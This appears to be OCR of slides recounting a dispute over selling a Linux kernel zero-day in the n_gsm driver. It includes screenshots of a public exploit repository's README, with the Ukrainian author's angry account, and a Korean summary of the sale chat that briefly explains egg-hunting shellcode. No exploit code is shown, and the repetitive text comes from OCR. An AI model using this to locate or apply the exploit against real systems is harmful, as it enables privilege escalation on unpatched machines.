

LINUX 0-DAY SCAM
MINIMAL FULL CHAIN EXPLOIT

GSM 0-day Timeline

GSM 0-day Timeline

ExploitGSM Public

Watch 10

main 1 Branch 0 Tags Go to file t Add file Code

YuriiCrimson Merge pull request #13 from LianSheng197/main 140d11e · 2 months ago 26 Commits

.github/workflows	Revert (17db559): Remove the redefinition of `struct gsm_dlci`...	2 months ago
ExploitGSM_5_15_to_6_1	Update main.c	2 months ago
ExploitGSM_6_5	typo & add hint	2 months ago

README Code of conduct MIT license Security

ExploitGSM

Exploit for 6.4 - 6.5 kernels and another exploit for 5.15 - 6.5

Телеграм для зв'язку -> https://t.me/YuriiCrimson
Телеграм чат -> https://t.me/itcrowdua

Зимой я знайшов дві вразливості в n_gsm драйвері. Після цього мені написав Jammes з пропозицією купити їх в мене. Як ви зрозуміли він мене обдурив. Але я ще не знав що перший експлоїт для 6.4 та 6.5 був злитий. Тому я три дні назад злив його не знаючи того що він був злитий. А в твітері я побачив вот це https://jmpeax.dev/The-tale-of-a-GSM-Kernel-LPE.html. Цей виблядок вкрав в мене мій труд та ще видав за свій. Тут ви можете побачити https://t.me/itcrowdua/1/203010 відео нашої переписки як доказ того що я не брешу. І тепер я злив ще один експлоїт який затрагує 5.15 версії до 6.5 далі драйвер можна використати тільки з CAP_NET_ADMIN правами. Щоб випередити ту мразоту.

GSM 0-day Timeline

The Linux zero-day scam begins with a conversation between two people. The following is a summary based on the Telegram chat video.

main · 1 Branch · 0 Tags · Go to file · Add file · Code

YuriiCrimson Merge pull request #13 from LianSheng197/main 140d11e · 2 months ago 26 Commits

.github/workflows	Revert (17db559): Remove the redefinition of struct gsm_dlci...	2 months ago
ExploitGSM_5_15_to_6_1	Update main.c	2 months ago
ExploitGSM_6_5	typo & add hint	2 months ago

README · Code of conduct · MIT license · Security

ExploitGSM

Exploit for 6.4 - 6.5 kernels and another exploit for 5.15 - 6.5

Телеграм для зв'язку -> https://t.me/YuriiCrimson
Телеграм чат -> https://t.me/itcrowdua

Зимой я знайшов дві вразливості в n_gsm драйвері. Після цього мені написав Jammes з пропозицією купити їх в мене. Як ви зрозуміли він мене обдурив. Але я ще не знав що перший експлоїт для 6.4 та 6.5 був злитий. Тому я три дні назад злив його не знаючи того що він був злитий. А в твітері я побачив вот це https://jmpeax.dev/The-tale-of-a-GSM-Kernel-LPE.html. Цей виблядок вкрав в мене мій труд та ще видав за свій. Тут ви можете побачити https://t.me/itcrowdua/1/203010 відео нашої переписки як доказ того що я не брешу. І тепер я злив ще один експлоїт який затрагує 5.15 версії до 6.5 далі драйвер можна використати тільки з CAP_NET_ADMIN правами. Щоб випередити ту мразоту.

GSM 0-day Timeline

The Linux zero-day scam begins with a conversation between two people. The following is a summary based on the Telegram chat video.

main · 1 Branch · 0 Tags · Go to file · Add file · Code

YuriiCrimson Merge pull request #13 from LianSheng197/main 140d11e · 2 months ago 26 Commits

.github/workflows	Revert (17db559): Remove the redefinition of struct gsm_dlci...	2 months ago
ExploitGSM_5_15_to_6_1	Update main.c	2 months ago
ExploitGSM_6_5	typo & add hint	2 months ago

README · Code of conduct · MIT license · Security

ExploitGSM

Exploit for 6.4 - 6.5 kernels and another exploit for 5.15 - 6.5

Телеграм для зв'язку -> https://t.me/YuriiCrimson
Телеграм чат -> https://t.me/itcrowdua

Зимой я знайшов дві вразливості в n_gsm драйвері. Після цього мені написав Jammes з пропозицією купити їх в мене. Як ви зрозуміли він мене обдурив. Але я ще не знав що перший експлоїт для 6.4 та 6.5 був злитий. Тому я три дні назад злив його не знаючи того що він був злитий. А в твітері я побачив вот це https://jmpeax.dev/The-tale-of-a-GSM-Kernel-LPE.html. Цей виблядок вкрав в мене мій труд та ще видав за свій. Тут ви можете побачити https://t.me/itcrowdua/1/203010 відео нашої переписки як доказ того що я не брешу. І тепер я злив ще один експлоїт який затрагує 5.15 версії до 6.5 далі драйвер можна використати тільки з CAP_NET_ADMIN правами. Щоб випередити ту мразоту.

GSM 0-day Timeline

The Linux zero-day scam begins with a conversation between two people. The following is a summary based on the Telegram chat video.

main · 1 Branch · 0 Tags · Go to file · Add file · Code

YuriiCrimson Merge pull request #13 from LianSheng197/main

.github/workflows — Revert (17db559): Remove the redefinition of struct gsm_

ExploitGSM_5_15_to_6_1 — Update main.c

ExploitGSM_6_5 — typo & add hint


README · Code of conduct · MIT license · Security

ExploitGSM

Exploit for 6.4 - 6.5 kernels and another exploit for 5.15 - 6.5

Телеграм для зв'язку -> https://t.me/YuriiCrimson
Телеграм чат -> https://t.me/itcrowdua

Зимой я знайшов дві вразливості в n_gsm драйвері. Після цього мені написав Jammes з проп
в мене. Як ви зрозуміли він мене обдурив. Але я ще не знав що перший експлоїт для 6.4 та 6.
я три дні назад злив його не знаючи того що він був злитий. А в твітері я побачив вот це http
tale-of-a-GSM-Kernel-LPE.html. Цей виблядок вкрав в мене мій труд та ще видав за свій. Тут ви
https://t.me/itcrowdua/1/203010 відео нашої переписки як доказ того що я не брешу. І тепер я
експлоїт який затрагує 5.15 версії до 6.5 далі драйвер можна використати тільки з CAP_NET_ADMIN правами.
Щоб випередити ту мразоту.




GSM 0-day Timeline - Telegram

The Linux zero-day scam begins with a conversation between two people. The following is a summary based on the Telegram chat video.

YuriiCrimson

VS




jmpe4x

GSM 0-day Timeline - Telegram

The Linux zero-day scam begins with a conversation between two people. The following is a summary based on the Telegram chat video.

pro0x가 나에게 너의 0day를 보냈어.

VS



YuriiCrimson

jmpe4x


GSM 0-day Timeline - Telegram

The Linux zero-day scam begins with a conversation between two people. The following is a summary based on the Telegram chat video.

linux kernel LPE 취약점은 얼마인가?
그리고 얼마나 믿을만한가?
그리고 어떤 커널 버전이 테스트되었나?

YuriiCrimson

VS



jmpe4x

GSM 0-day Timeline - Telegram

The Linux zero-day scam begins with a conversation between two people. The following is a summary based on the Telegram chat video.

YuriiCrimson

Debian 12.6.1 입니다.

VS

jmpe4x


GSM 0-day Timeline - Telegram

The Linux zero-day scam begins with a conversation between two people. The following is a summary based on the Telegram chat video.

그리고 우분투 lte 최신 데스크탑과 서버는?
Egg Hunting 중인가?
동적 오프셋?

YuriiCrimson

VS



jmpe4x

GSM 0-day Timeline - Telegram

The Linux zero-day scam begins with a conversation between two people. The following is a summary based on the Telegram chat video.

YuriiCrimson

Egg Hunting이 무엇인가요?

VS

jmpe4x


GSM 0-day Timeline - Telegram

The Linux zero-day scam begins with a conversation between two people. The following is a summary based on the Telegram chat video.

Egg Hunting 기술은 쉘코드를 삽입할 수 있는 연속 메모리 위치가 충분하지 않을 때 사용됩니다. 대신 고유한 "tag" 앞에 쉘코드가 붙습니다.

YuriiCrimson

VS

